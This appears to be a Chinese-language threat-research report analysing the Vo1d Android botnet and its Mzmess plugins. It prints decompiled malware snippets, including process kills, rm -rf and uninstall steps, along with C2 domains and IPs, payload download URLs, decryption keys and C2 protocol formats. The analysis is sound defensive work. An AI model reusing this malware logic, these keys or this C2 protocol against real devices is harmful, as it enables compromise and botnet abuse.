CipherText

PlainText

1. 清除旧版本void组件

通过以下代码片段清理旧版本的void组件

```

result = sub_35E8(v11);
if ( result > 0 )
{
    v4 = result;
    memset(v10, 0, sizeof(v10));
    strcat((char *)v10, "kill -9 ");
    while ( v4 > 0 )
    {
        sprintf((char *)s, 0x40u, "%d ", v10[v4 + 255]);
        strcat((char *)v10, (const char *)s);
        --v4;
    }
    result = wrap_system((const char *)v10);
}
if ( v1 >= 1 )
{
    v5 = (const char *)decstr(aRmRfDataGoogle, v8);
    wrap_system(v5);
    v6 = (const char *)decstr(aRmRfDataDataCo, v8);
    wrap_system(v6);
    v7 = decstr(aComGoogleAndro_0, v8);
    return wrap_pmuninstall(v7);
}

```

decstr(aDataGoogleDaem, v22)
 decstr(aDataGoogleRild, v19)
 decstr(aSystemXbinWd, v21),

被清理的对象包括进程，文件&目录，以及app

- kill process

/data/google/daemon
 /data/google/rild
 /system/xbin/wd
 /data/system/installd

- rm -rf

```
/data/google  
/data/data/com.google.apps
```

- pm uninstall

```
com.google.android.services
```

2. 启动vo1d组件

判断当前vo1d组件的MD5是否为a4df8a0484e04fe660563b69c93c7f14，若非则向ssl87362.com:9999请求d2，最后启动执行。

请求下载d2的过程同样使用0x10,0x11号指令，只不过此时对于0x11号指令的响应没有使用加密，能够直接获得ELF格式的载荷。

3. 启动 x.apk

通过以下代码片段安装x.apk，并启动其MainActivity。

4. 上报设备状态

通过下以代码片段构造JSON格式的设备状态信息，并上报到 `catmore88.com`。

3. vo1d组件

vo1d内嵌了一个asr_xxtea加密的payload，它的主要功能是将此payload解密，然后内存中加载执行其导出的init函数。payload本身存储在data段，硬编码秘钥是 `fPNH830ES23Q0PIM*&S955(2WR@L*&GF`，当然实际有效的秘钥为前16字节，即 **fPNH830ES23QOPIM**。解密代码有明显的模式，会提前构造payload相关的的结构体。

此处我们想向读者介绍一种使用flare_emu进行模拟解密的方法，它在我们攻克asr_xxtea算法之前大量使用，颇为实用。只需要定位asr_xxtea的函数地址，

payload地址， payload长度即可解密payload。

```
import time
import idautils
import idc
import ida_bytes
import flare_emu

def extract_payload(xxtea_call: int, input_addr: int, length: int, key: bytes = b'f

    start_time = time.time()
    eh = flare_emu.EmuHelper()
    eh.apiHooks.update({
        '__aeabi_memclr': eh.apiHooks['memset'],
        '__aeabi_memcpy': eh.apiHooks['memcpy']
    })

    out_buf = eh.allocEmuMem(length)
    in_buf = ida_bytes.get_bytes(input_addr, length)
    eh.emulateRange(
        startAddr=xxtea_call,
        registers={'R0': in_buf, 'R1': out_buf, 'R2': length, 'R3': key},
        skipCalls=False
    )
    decrypted_data = eh.getEmuBytes(out_buf, length)
    output_filename = f"{idc.get_root_filename()}.decrypt"
    with open(output_filename, "wb") as output_file:
        output_file.write(decrypted_data)
    print(eh.getEmuState())
    print(f"Time taken: {time.time() - start_time:.2f} seconds")

xxtea_addr = 0x94FC
input_addr = 0x0001B124
length = 0xA004
extract_payload(xxtea_addr, input_addr, length)
```

相较于直接使用asr_xxtea， 使用脚本模拟解密的速度会慢很多， 大约需要30秒才能解密。但殊途同归， 两者都能解密出样本内嵌的payload。解密出的payload是一个后门木马， 它的基本信息如下所示：

MD5: 68ec86a761233798142a6f483995f7e9

Magic: ELF 32-bit LSB shared object, ARM, EABI5 version 1 (SYSV), dynamically linked

该后门实际上是Dr.Web披露的**Android.Vo1d5**的升级版本， 核心功能保持不变， 即与C2服务器建立通信并下载执行Native库。然而， 其在网络通信机制上进行了

显著更新，引入了**Redirector C2**。Redirector C2的作用是向Bot提供真实的C2服务器地址，通过一个硬编码的Redirector C2和由DGA生成的大量域名，构建了一个庞大的网络架构。此外，结合RSA加密技术，进一步增强了通信的安全性和隐蔽性，使得该网络既难以被接管，也不易被阻断。下文主要分析网络通信，对于功能感兴趣的读者，请参阅Drweb的blog，此处不再赘述。

同样payload的敏感字串也都被加密，以下为部分与网络通信相关的敏感字串，包括硬编码的redirector c2，dga种子和dga使用的tlds。

1. redirector c2网络通信

Bot获取真实C2的过程较为简单：首先与**Redirector C2**

`pxleo5fbca7141b5.com` 建立通信，发送固定的4字节上线报文 `DD CC BB AA`，随后接收来自C2的256字节加密报文，并使用RSA进行解密。如果解密后的报文以**Okay**开头，则表明其中包含真实的1个或多个C2地址，Bot会以换行符 `\n` 为分隔符提取真实地址。

以实际捕获的流量为例：

00000000	dd cc bb aa
00000000	57 42 44 f3 cf ae 42 a8 a5 f2 3f 16 9e ef a8 eb	WBD...B. ...?.....
00000010	e4 20 1d ee 8e 1c 75 48 50 52 18 78 dd b0 df deuH PR.x.....
00000020	ec a9 d2 d5 79 b7 06 fc 83 1e c1 c0 1c cc cc a7y...
00000030	3a 7a d1 ed 32 21 8d f1 75 38 b1 9a 16 20 8d b6	:z..2!.. u8... ..
00000040	41 c1 b2 64 a2 fd 59 d0 0e 9d c3 c8 c1 5e 2e fb	A..d..Y.^..
00000050	43 c2 65 22 01 a6 32 60 98 4a bf 45 d7 38 a5 62	C.e".."2` .J.E.8.b
00000060	85 7d 53 e3 77 81 9d 97 8e 3f df 01 8f ae b4 60	.}S.w... .?.....`
00000070	c7 6e f7 9a 35 7d 99 3f c8 9c 0d 0c 70 59 65 df	.n..5}.?pYe.
00000080	2a 8f 92 76 ec 3d 14 3e 74 9e e8 3c 82 70 b7 07	*..v.=.> t..<.p..
00000090	6e 55 98 e8 8f 97 e1 f4 73 02 ca ed 3e cb 5f 80	nU..... s....>._.
000000A0	9f 24 4a 82 35 15 94 31 07 45 f0 0b a4 ad 76 a8	.\$J.5..1 .E....v.
000000B0	56 9c 16 72 72 55 a2 12 c9 9c ba 58 88 cd 2a 7c	V..rrU... ...X.*
000000C0	ad 16 40 4d a1 be a8 65 24 5e b8 47 7d 2e 71 1f	..@M....e \$^.G}.q.
000000D0	a3 39 52 16 d7 58 db 4d e6 8d db e3 e0 f4 4c 8e	.9R..X.ML.
000000E0	ac b4 2e 9c a2 2a a9 be 2e 87 c2 0a 07 7e 49 4f*...~IO
000000F0	6a 9f 1a 05 a5 a6 80 18 e1 4f 49 f1 7a 80 03 70	j..... .OI.z.p

Redirector C2回应的报文解密如下所示，可知真实的C2为**52.14.24.94:81**。

00000000:	00 02 09 5E-D7 27 C5 E9-C2 D4 E4 D0-CB 0A 9D 0A	ΘΟ^+!+Θ_Σ_ΤΟΨΩ
00000010:	64 38 74 46-C0 5E B2 F5-DB 36 35 D4-E6 EC 85 52	d8tF L^ 65 μωάR
00000020:	C0 8E 2F 98-B4 F3 81 76-47 E4 C5 12-ED E1 9A D1	Ä/ÿ ≤üvGΣ+ΦβÜ_
00000030:	98 0F 17 D8-6C C8 4D 47-7E 81 9B 64-6E 20 35 AD	ÿ*‡l MG~üçdn 5;
00000040:	AD 64 C4 E1-D6 C4 D6 1E-A9 9C 2F 16-FC 49 E6 95	id-B-Γ▲-£/-n Iμò
00000050:	57 7C EC 42-C4 39 09 42-39 A3 A5 26-42 5A D3 EF	W/ωB-9OB9úÑ&BZLn
00000060:	BD 97 50 93-5C 26 30 84-41 DE 99 3E-27 FF 52 FC	JùPô\&θÄA Ö>' R"
00000070:	7B 3E BD 3F-76 45 FF 2E-67 A5 54 A9-FE 27 98 3B	{>?vE .gÑT-■'ÿ;
00000080:	BD 67 4D 98-8C FC 1C CD-DA 35 8A 80-B3 DB 7C 2E	JgMÿî" L=5eC .
00000090:	19 B8 EC 0E-FD 6B BA 64-10 0E 0D 8D-B3 24 47 71	JωJ²k dJñjì \$Gq
000000A0:	8A 14 88 17-10 A4 63 E9-58 EC 69 0B-C7 64 38 5F	èTêÛ►ñcθXωiø d8_
000000B0:	1C A3 EB 19-0F A5 FC 9D-33 09 AA E5-AC 70 D5 36	LúδJ*Ñ"¥3o-σ%pF6
000000C0:	83 5E CB 12-81 AD 7A D8-99 62 E2 DF-C5 99 BD 61	âÛÛÜ;z+ÖbΓ+Öa
000000D0:	BC 28 F8 4A-4D F4 E6 7F-7D 10 E3 29-80 B9 5E 82	J(°JM[μω}►π)Ç ^é
000000E0:	96 A9 14 17-56 8D 6E 6F-EF 50 CD B4-E8 00 4F 6B	û-ΠÛVinonP-Φ Ok
000000F0:	61 79 35 32-2E 31 34 2E-32 34 2E 39-34 3A 38 31	ay52.14.24.94:81

随后，Bot会将设备状态信息上报给真实的C2服务器，并等待执行C2下发的指令。此阶段的通信全程使用RSA加密。样本中硬编码了N(模数)-E(公钥指数)格式的RSA公钥，其中N值（小端）如下图所示，E值为65537。基于非对称加密算法的特性，在私钥未泄露的前提下，只有C2服务器能够解密Bot的请求，同时只有C2能够下发合法的指令。

000062B0	DF DF E7 C8 31 5A C3 29	9C 7C 7D 0D 1F 69 A6 D8
000062C0	5D 89 FA 6C 45 60 99 07	82 B9 60 95 74 B1 1F 3A
000062D0	98 2E FE 2B 77 11 0A 6E	5F 7B F6 E1 54 F8 8F 32
000062E0	F9 17 E5 F7 A6 90 BE 1E	FA 14 4A DB 31 FD 03 6E
000062F0	DF DB B2 16 68 36 CE 28	4C A8 0D 6F 8C DE CC B3
00006300	5B 3A AF A2 76 15 65 84	5E EE 07 7F 89 F1 0C B9
00006310	66 06 5B BF 3 0 A	FC 1 5E F DC C7 9F 85
00006320	97 01 21 C4 EC 1 13 2 2 4 38 3F 59 48	
00006330	5F 8D 8C 3B 35 7 2 3 3 6 04 3 7D 0B 98 42	
00006340	40 14 38 10 40 55 21 46	99 4C 07 90 94 69 68 B2
00006350	0B 10 7E DC 9D 41 BD FA	05 97 A1 B4 F5 88 1E 1D
00006360	3C 0B 49 3F 4B 6D 32 32	0C 7D E2 71 59 4B 57 57
00006370	77 78 E8 1C 76 3E 91 73	09 69 81 A0 BD 4F B3 62
00006380	17 A2 63 AE 8C A4 6A 32	41 31 00 82 E1 6D AA D8
00006390	DB 4C 50 C7 6A 15 22 D4	F8 92 F0 32 82 ED F5 E2
000063A0	07 DC 6A FE 70 CF 91 3D	4D DB 24 44 9F 31 9D C9

RSA N

Bot与真实C2通信的网络报文格式为"length (4 bytes) + RSA密文"，基于RSA的特性，我们只能解密C2响应的流量。（注：以下流量并非来自vo1d组件，而是来自下文的liblogs，此处只为演示RSA解密C2流量）

通过DGA生成的域名请求真实C2的过程与上述过程完全一致。DGA是一把双刃剑，它固然对逃避检查有一定的帮助，但这也让安全研究有了通过抢注域名的方式

争夺网络的控制权的机会。**vo1d僵尸**网络正是依靠RSA算法保证自身网络不被第三方接管，即使DGA域名被安全研究员注册，亦不能下发“合法”的指令或Payload。

2. DGA

在此次更新中，**Vo1d僵尸**网络仅将DGA种子数量从旧版本的4个增加到了32个，而算法本身并未发生变化。值得注意的是，样本虽然硬编码了4个顶级域名（TLD）——xyz、top、com和net，但xyz并未实际投入使用。此外，不同样本使用的种子以及单个种子生成的域名数量存在差异。我们一共发现了**8组，共计256个DGA种子**，其中单个种子生成的域名数量为**220**或**500**个，因此1组DGA生成的域名总数为**21120**或**48000**。

```
switch ( i )
{
    case 0:
        v8 = (unsigned __int8)v60 + BYTE3(v60);
        v12 = &v60;
        goto LABEL_10;
    case 1:
        v8 = (unsigned __int8)v60 + 2 * BYTE1(v60);
        v12 = (__int64 *)((char *)&v60 + 1);
        goto LABEL_10;
    case 2:
        v12 = (__int64 *)((char *)&v60 + 2);
        v9 = (unsigned __int8)v60 + BYTE2(v60) - 98;
        goto LABEL_11;
    case 3:
        v10 = BYTE3(v60);
        v11 = BYTE1(v60) + BYTE2(v60);
        v12 = (__int64 *)((char *)&v60 + 3);
        goto LABEL_9;
    case 4:
        v10 = BYTE4(v60);
        v11 = BYTE1(v60) + 2 * BYTE3(v60);
        v12 = (__int64 *)((char *)&v60 + 4);

        v8 = v11 + v10;

        v9 = v8 - 97;

        *(__BYTE *)v12 = v9 - 26 * (((unsigned int)(20165 * v9) >> 19) + (20165 * v9 < 0)) + 97;
    break;
default:
    continue;
}
```

**Only the first 5 bytes of the seed
are involved in the DGA variation**

Vo1d僵尸网络的DGA算法仅使用种子的前5字节参与计算，因此生成的域名具有非常明显的模式特征。以种子edd3b49c6ed34236为例，通过分析Pcap中的DNS请求可以发现，“仅域名前5字节变化”这一模式十分显著。我们在完成DGA算法的分析后，实现了相应的Python版本，通过代码生成的域名与Pcap中真实的DNS请求能够完全对应。

	From Pcap	From Code
DNS	Standard query 0xd689 A dvylx49c6ed34236.top	dvylx49c6ed34236.top
DNS	Standard query 0xc4cc A hjsxdr49c6ed34236.top	hjsxdr49c6ed34236.top
DNS	Standard query 0x8fdd A dhsof49c6ed34236.top	dhsof49c6ed34236.top
DNS	Standard query 0x89c5 A kkuec49c6ed34236.top	kkuec49c6ed34236.top
DNS	Standard query 0xa18d A hntwm49c6ed34236.top	hntwm49c6ed34236.top
DNS	Standard query 0x8fb9 A wihxt49c6ed34236.top	wihxt49c6ed34236.top
DNS	Standard query 0xb1d5 A molic49c6ed34236.top	molic49c6ed34236.top
DNS	Standard query 0xdac5 A nbqle49c6ed34236.top	nbqle49c6ed34236.top
DNS	Standard query 0xd5a5 A rfzbq49c6ed34236.top	rfzbq49c6ed34236.top
DNS	Standard query 0xf624 A lhcwu49c6ed34236.top	lhcwu49c6ed34236.top

4. x.apk组件

x.apk 的包名为 `com.google.android.gms.stable`，显然它试图伪装成 **Google Play 服务** (Google Play Services)，以迷惑用户。该应用通过监听 `BOOT_COMPLETED` 事件实现持久化，确保在设备重启后仍能自动运行。此外，通过设置 `excludeFromRecents="true"` 和 `theme="@style/onePixelActivity"`，它能够隐藏了自身的运行痕迹，进一步增强了其隐蔽性。

```

<receiver
    android:enabled="true"
    android:exported="false"
    android:name="com.google.android.gms.stable.BootReceiver">
    <intent-filter android:priority="1000">
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
        <action android:name="android.intent.action.PACKAGE_INSTALL"/>
        <action android:name="android.intent.action.TIME_TICK"/>
        <action android:name="android.intent.action.MY_PACKAGE_REPLACED"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</receiver>
<service android:name="com.google.android.gms.stable.LocalService"/>
<activity
    android:excludeFromRecents="true"
    android:launchMode="singleInstance"
    android:name="com.google.android.gms.stable.MainActivity"
    android:theme="@style/onePixelActivity"/>

```

x.apk 的主要目的是加载 `liblogs.so` 文件，并将 `asset` 目录中的 `test` 文件复制为 `/data/system/startup`，随后启动并执行该文件。

```

public void init(Context context, ForegroundNotification foregroundNotification)
    mContext = context;
    mForegroundNotification = foregroundNotification;
    System.loadLibrary("logs");

    private String mTest = "test";
    private String mRunner = "/data/system/startup";

    public void startDaemon() {
        ShellUtil.execCommand(this.mRunner + " > /dev/null 2>&1 &", true);
    }

```

1. test & liblogs

test, liblogs两个文件和前文分析过的vo1d组件的功能是一样的，即解密payload，调用其导出的init函数。事实上vo1d与test属于同源样本，而liblogs和它们的区别只是在和真实C2通信时使用的网络协议有所不同。

在payload的分析中，我们发现test, liblogs的核心逻辑非常相似

它们只是在 硬编码的 Redirector C2, 端口, DGA 种子以及和真实C2通信的网络协议 方面存在差异。

1. test payload使用的 C2 地址为 **ttekf42.com:55500**。
2. liblogs payload 使用的 C2 地址为 **tumune3.com:55501**。

进一步分析发现，上述C2对应的核心 IP **3.146.93.253** 的多个端口（55500、55501、55502、55503、55600）分别分配给了 5不同的域名使用，通过多个端口和域名分散流量，避免单一服务进程过载。

同样另一个核心IP **3.132.75.97** 也符合多端口&多域名分流这一模式。

Part3: 业务分析

目前Drweb以及XLab对Vo1d僵尸网络的逆向分析只回答了它能做什么这个问题，我们对于如此大规模的一个僵尸网络在做什么依然是一片空白。为了回答这个问题

题，我们在 XLab 指令跟踪系统 中实现了 Vo1d 的网络协议。正所谓“有心人，天不负”，指令跟踪很快给了我们一些答案。

2025 年 1 月 2 日，我们成功捕获一条指令，解密后如下所示，“u”字段指示要求下载执行的 payload，其中解密后的 p6332 为前文 s63 的下载器，而 p8232 则是 Vo1d 家族首次出现的组件的 DexLoader，它的作用解密内嵌的 Dex 格式 payload 并加载执行。

```
"code": 200,
"msg": [
    {
        "i": 63,
        "v": 2,
        "a": 4,
        "u": "wowokeys.com:p6332:9999",
        "m": "d6b48f14a90432eabe6b616c3f2edb39",
        "t": 1
    },
    {
        "i": 82,
        "v": 2,
        "a": 4,
        "u": "wowokeys.com:p8232:9999",
        "m": "4c186cd4affc71be089d00bbe2cbebed",
        "t": 2
    }
]
```

1. DexLoader

DexLoader 中的 DEX payload 同样也是通过 asr_xxtea 算法加密，秘钥为的 d99202323077ee9e。解密出的 DEX 只是一个“骨架”，保留了方法的定义，原型，属性，但是方法的字节码被剥离。

```

strcpy((char *)v179, "d99202323077ee9ec1d3df1dfa5afe1f");
v7 = (int *)malloc(0x287B4u);
if ( !v7 )
    return -102;
v8 = v7;
v9 = asr_xxtea_dec(dword_21958, v7, 0x287ACu, (int)v179);

```

decrypt dex

```

# =====
# Method 82 (0x52)
word_7E30: .short 3          # DATA XREF: CODE:000251C4↓i
                            # Number of registers : 0x3
                            # Size of input args (in words) : 0x2
                            # Size of output args (in words) : 0x3
                            # Number of try_items : 0x0
                            # Debug info
                            # Size of bytecode (in 16-bit units): 0x9
# Source file: CookInit.java
public static java.lang.Object com.nasa.cook.CookInit.showAdvert(
    android.content.Context p0,
    java.lang.Object p1)
p0 = v1
p1 = v2
.line 1
nop
nop
nop
nop
nop
nop
nop
nop
nop
Method End

```

decrypted dex

经过restore_dex, restore_dex_header两个函数还原之后，payload补充完整，随后DexLoader根据设备的sdk版本使用不同的方法将该dex加载执行。

```

restore_dex(v8, (int)&unk_1A4F8); restore dex
restore_dex_header((__int64 *)&byte_4A104, 0x5EC6A60D);

```

```

# =====
# Method 82 (0x52)
word_7E30: .short 3          # DATA XREF: CODE:000251C4↓i
                            # Number of registers : 0x3
                            # Size of input args (in words) : 0x2
                            # Size of output args (in words) : 0x3
                            # Number of try_items : 0x0
                            # Debug info
                            # Size of bytecode (in 16-bit units): 0x9
# Source file: CookInit.java
public static java.lang.Object com.nasa.cook.CookInit.showAdvert(
    android.content.Context p0,
    java.lang.Object p1)
p0 = v1
p1 = v2
.line 1
invoke-static
move-result-object
invoke-virtual
move-result-object
{}}, <ref h.b() h_b@L>
v0
{v0, p0, p1}, <ref h.a(ref, ref) h_a@LLL_0>
p0
return-object
p0
Method End

```

restored dex

以下是我们捕获的部分DexLoader，及其对应的DEX paylaod，以及启动参数。下文将主要分析p8232, p8932。这俩个DexLoader释放的DEX文件，以及后续下载的样本中大量使用“MzEntry”，“MzSDK”字符串用于调试，我们沿用这个Mz这个名字，内部将这个家族命名为**Mzmess**。

DEXLOADER NAME	DEX PACKAGE NAME	PARAMETER
p7332	com.rmk.app.AllPlayer	SJ008
p8232	com.nasa.cook.CookInit	wx717

DEXLOADER NAME	DEX PACKAGE NAME	PARAMETER
p8932	com.nasa.cook.CookInit	mx1220

简单来说，Mzmess是一个模块化的Android恶意家族，由entry, sdk, plugin 3部分组成，它们各自的分工如下：

1. entry负责下载sdk
2. sdk负责自身的更新，以及管理下载plugin
3. plugin即各种业务功能，如代理，广告刷量等

2. Mzmess Entry

Entry是一个downloader，主要功能是下载sdk。为了防止功能被一眼看破，entry的敏感字串使用了逐字节异或的加密方式。

```
public static byte[] decrypt(byte[] cipher, byte[] key) {
    int length = cipher.length;
    int length2 = key.length;
    int i = 0;
    int i2 = 0;
    while (i < length) {
        if (i2 >= length2) {
            i2 = 0;
        }
        cipher[i] = (byte) (cipher[i] ^ key[i2]);
        i++;
        i2++;
    }
    return cipher;
}
```

以下为解密后的字串，其中比较重要的有f136a到f143h的url，它们可以分成sdkbin, reportcomppbin俩大类，分别用于下载sdk, 上报设备信息，以及f134E, 它是AES秘钥。

```
f136a http://dcosdk.100ulife.com/sdkbin
f137b https://dcosdk.100ulife.com/sdkbin
f138c http://dcosdk.100ulife.com/reportcomppbin
f139d https://dcosdk.100ulife.com/reportcomppbin
f140e http://dcosdkos.dc16888888.com/sdkbin
f141f https://dcosdkos.dc16888888.com/sdkbin
f142g http://dcosdkos.dc16888888.com/reportcomppbin
```

```
f143h https://dcsdkos.dc16888888.com/reportcomppbin
f144i data
f145j versionNo
f146k url
f147l md5
f148m channel
f149n terminalVersion
f150o deviceId
f151p packageName
f152q mac
f153r androidId
f154s init
f155t showAdvert
f156u kill
f157v dalvik.system.DexClassLoader
f158w loadClass
f159x com.sun.galaxy.lib.OceanInit
f160y letu
f161z .jar
f130A /com/ocean/zoe/letu.jet
f131B java.lang.ClassLoader
f132C getClassLoader
f133D AES
f134E DE252F9AC7624D723212E7E70972134D
f135F KEY_SHELL_BURY
```

本次样本中使用的是dc16888888域名的https版本，其实100ulife域名是等效的

- **c2** [https\[:\]//dcsdkos.dc16888888.com/sdkbin](https://dcsdkos.dc16888888.com/sdkbin)
- **reporter** [https\[:\]//dcsdkos.dc16888888.com/reportcomppbin](https://dcsdkos.dc16888888.com/reportcomppbin)

样本通过POST请求 c2 url获取下一阶段SDK，在网络请求的构造上的Header增加了特殊字段 `version` 和 `channel`，而body则使用AES-256 ECB模式加密，其中 `version` 硬编码在样本中，`channel` 则有 DexLoader 提供，AES秘钥是解密后的 f134E，即 `DE252F9AC7624D723212E7E70972134D`。reporter 的处理过程类似，只是 body 在加密的基础上还增加了 gzip 压缩。

- Header

```
{
    "Accept": "*/*",
    "Connection": "Keep-Alive",
    "Content-Type": "application/json",
    "charset": "utf-8",
    "channel": "wx717",
```

```
        "version": "1013",
    }
```

- Body

```
{
    "channel": "wx717",
    "terminalVersion": 17,
    "deviceId": "aabbcdddaabbccddaabbccddaabbccdd", // md5 string
    "packageName": "com.nasa.cook",
    "mac": "00:16:3e:4a:bc:d3", // lowercase mac string
    "androidId": "aabbcdd",
    "hasWebView": true
}
```

C2的返回使用同样的AES加密方式，解密后如下所示，Entry收到此回复就通过url字段指定的域名下载下一阶段的Mzmess SDK。

```
code: "0000",
▼ data:
{
    cdist: "██████████",
    cip: "████████",
    intervalTime: 3600000,
    killSelf: false,
    md5: "cd16ead08fa0c26be6555c9c5e041227",
    url: http://cdn.webtencent.com/sdkfile/cd16ead08fa0c26be6555c9c5e041227.jar?
    t=1736309032881&r=a5KJKG9Bsb0vfSxN&s=46c0abda48683baeea69a87967012a70,
    versionNo: 1012
}
,
time: "1736309072187",
message: ""
```

3. Mzmess SDK

SDK的主要功能是维护自身的升级更新，以及下载管理业务插件。事实上SDK沿用了Entry的下载模式，AES加密算法，AES秘钥，只不过在sdkbin, reportcombin的基础上增加了pluginbin，用于plugin相关的网络请求。

```

public class Constants {

    /* renamed from: a */
    public static final String url = "http://dcsdkos.dc16888888.com/";

    /* renamed from: b */
    public static final String sdkbin = "sdkbin";

    /* renamed from: c */
    public static final String pluginbin = "pluginbin"; // pluginbin

    /* renamed from: d */
    public static final String reportcombin = "reportcombin";
}

```

plugin的也是通过POST方法请求，它的body部分使用以下JSON字段

```
{"cdist":"",
"channel":"wx717",
"deviceId":"aabbccddaabbccddaabbccddaabbccdd", // md5 string
"localPluginInfos": []
}
```

C2对plugin请求的响应如下所示，

```

public class PluginResponse {
    public String code;
    public List<PluginInfo> data;
    public String message;
    public String time;
}

```

```

public class PluginInfo {
    public static final int PLUG_DEFAULT = 0;
    public static final int PLUG_DISABLE = 1;
    public String md5;
    public String packageName;
    public int status;
    public String url;
    public int versionNo;
}

```

SDK接收到此类响应后，通过AES解密，并根据url字段指定的域名下载执行相应的业务plugin。

```
{
    intervalTime: 3600000,
    md5: "c8bb96e7f823de1485eb6f178039587b",
    packageName: "com.app.mz.popan",
    status: 0,
    url: http://cdn.webtencent.com/sdkfile/c8bb96e7f823de1485eb6f178039587b.apk? t=1737440886019&r=vx17dgAQQoSWOLW&s=bd96a03801af062583a9b99dd285c881,
    versionNo: 8
}
```

4. Mzmess Plugin

目前只捕获了4个不同的Plugin， 我们直接根据包名将他们命名为 popa、jaguar、lxhwdg、spirit。从这些Plugin的功能来看，Vo1d僵尸网络被用于组件代理网络络，广告推广，刷量等黑产业务。

1. popa plugin

```
{  
    intervalTime: 3600000,  
    md5: "c8bb96e7f823de1485eb6f178039587b",  
    packageName: "com.app.mz.popan",  
    status: 0,  
    url: http://cdn.webtencent.com/sdkfile/c8bb96e7f823de1485eb6f178039587b.apk?  
    t=1736319510214&r=ig1WMIGWNXd1qa15&s=6eb58e7c55fe7721df9775104b46eee8,  
    versionNo: 7  
}
```

popa插件主要用于代理，样本中硬编码了9个C2，但没有直接使用，而是从硬编码的的google网盘URL

[https\[:\]//drive.usercontent.google.com/download?id=1K95AXo75gi-jJSE9vuVPVEyBya0JUm0w](https://drive.usercontent.google.com/download?id=1K95AXo75gi-jJSE9vuVPVEyBya0JUm0w) 下载加密数据，使用AES-ECB解密后获取，AES秘钥为 `eeorahrabcap286!`。从解密后的数据来看，硬编码C2和网盘下发C2暂无区别。

Output

gmslb.net,phonemesh.org,linkmob.org,peercon.org,phonegrid.org,safernetwork.io,lbksol.com,sklstech.com,kyc-holdings.com

获得C2列表后，任选其一，和 `https://lb.%s:5002/devicereg` 进行拼接，发送GET请求向其注册设备；然后获取返回包中的servers或peer_servers字段，它就是新的ProxyC2。



lb.gmslb.net:5002/devicereg

Pretty-print

```
{  
    "dev_asn": "63949",  
    "dev_city": "Tokyo",  
    "dev_country": "JP",  
    "dev_state": "Tokyo",  
    "dev_ip": "139.162.80.192",  
    "peer_servers": [  
        "s1288.gmslb.net:6000",  
        "s1284.gmslb.net:6000",  
        "s1280.gmslb.net:6000",  
        "s1278.gmslb.net:6000",  
        "s1290.gmslb.net:6000"  
    ],  
    "mng_extra": ""  
}
```

最后通过TCP+SSL和ProxyC2建立连接，执行代理相关的功能，以下popa是支持的消息类型

MESSAGE TYPE	DESC
1	Register
2	Register Reply
3	Ping
4	Pong
5	Open Tunnel
6	Tunnel Status
7	Tunnel Message
8	Close Tunnel

2. jaguar plugin

```

{
    intervalTime: 3600000,
    md5: "814fece3296cf2ba6da749e80d5006e",
    packageName: "com.app.mz.jaguarn",
    status: 0,
    url: http://cdn.webtencent.com/sdkfile/814fece3296cf2ba6da749e80d5006e.apk?
    t=1736797341501&r=ZNopb2CboZP1mJzx&s=9a0057c29508958ed06da140c5c18729,
    versionNo: 14
}

```

jaguar插件的主要功能由native层的libjaguar.so实现，java层代码只用于调用该.so文件的启动函数 `startAgent`。

和popa类似，该插件主要用于代理，首先通过GET请求向注册并获取ProxyC2：

```

Register URL: http://jaguar-distributor.syslogcollector.com:12000/v1/agent/ctrl

Response: {"host":"128.1.71.243","port":21001}

```

目前我们收到了多个ProxyC2，端口都是21001，后续使用TCP向ProxyC2发送注册信息，使用独特的bjson编码，没有找到开源的代码，主要是将json结构转换为二进制数据。

CMD_TYPE	DESC
1	start action
2	register confirm
3	unknown
4	ping msg
5	pong msg

当cmd_type为1时主要为代理服务：

ACTION_TYPE	DESC
2	new proxy client
3	do req udp connect
4	send msg resp

ACTION_TYPE	DESC
5	send msg resp and exit
6	speed test

3. lxhwdg plugin

```
{
    intervalTime: 3600000,
    md5: "541d3f9d735981cacf57682e30582932",
    packageName: "com.app.mz.lxhwgdgn",
    status: 1,
    url: http://cdn.webtencent.com/sdkfile/541d3f9d735981cacf57682e30582932.apk?
t=1738980573148&r=c6cb4Ebsp6CIKMP7&s=383872c38a017d32d1a872de9e2115be,
versionNo: 1
}
```

lxhwdg 插件用于远程调用函数，通过wss协议连接C2的2345端口，接收返回的字节码解析为CallRequest类，远程调用指定函数。遗憾的是当前C2已停止工作，暂时无法判断该插件的真实意图。

4. spirit plugin

```
{
    intervalTime: 3600000,
    md5: "0994b5447b309c618f45443c6818b8bc",
    packageName: "com.app.mz.spiritn",
    status: 0,
    url: http://cdn.webtencent.com/sdkfile/0994b5447b309c618f45443c6818b8bc.apk?
t=1737212166798&r=Jvm7ZDeiZG2psKUi&s=f8cd1170ab4f9d22fa219b91f76abbfb,
versionNo: 2
}
```

spirit插件支持执行javascript代码，用于广告推广，刷量等业务。

它通过以下步骤动态的获取C2下发的任务

1. 检查连接，获取uid

```
GET http://task.moyu88.xyz/cpc/api/proxy/origin
Response: {"code":200,"data":"00bz7xh"}
```

2. 获取动态任务，请求和响应的Payload都用RSA加密

```
POST http://task.moyu88.xyz/cpc/api/task
Reponse:
{"code":200,"data":{"orderId":-1774990216,"tasks":[{"productId":0,"taskId"
```

3. 获取任务的具体信息

```
GET http://task.moyu88.xyz/cpc/api/xml?productId=0
返回:
{"code":200,"data":[{"productId":0,"script":"{\\"tagName\\":\"return\",\\\"key\\":
```

很明显productId可以进行爆破，以productId=43为例，C2返回的任务如下所示

```
{
  productId: 43,
  script: "{\"tagName\":\"webh5\",
  \"url\":\"https://www.dior.cn/zh_cn/womens-fashion/jewellery/rose-des-vents?
utm_source=other&utm_medium=display_branding&utm_campaign=cdc_chn_jewelry21_jewelry&utm_term=cove
r&utm_content=static\",
  \"gvr\":\"0\",
  \"content\":\",
  \"W3siZXZlbnQioIJuZxdTY3JpcHQxLjAiLCJtZXRob2QiOnsibWkZlwxiJpbeyJldmVudCI6ImZvciIsImNvdW50Ijo
ie2NsawNrX2FkX2NvdW50fSIsImV2ZW50cyI6W3siZXZlbnQioIjbGljayIsIm5hbWUiOjyZV9saXN0X2NsawNrIiwiZGVsYXkiOjMw
MDAsImluZGV4IjowfSx7ImV2ZW50Ijoiic3dpcGUilCJuYW1lIjoicmVfZGVzYyIsImR1bGf5Ijo1MDAwLCJpbmRleCI6MH0seyJldmVud
CI6ImImlIiwiitmFuZCI6IntyYW5kX2Nhbgx9IiwiZXZlbnRzIjpbeJldmVudCI6ImNsawNrIiwiitmFtZSI6InJ1x2Rlc2MiLCjkZwheS
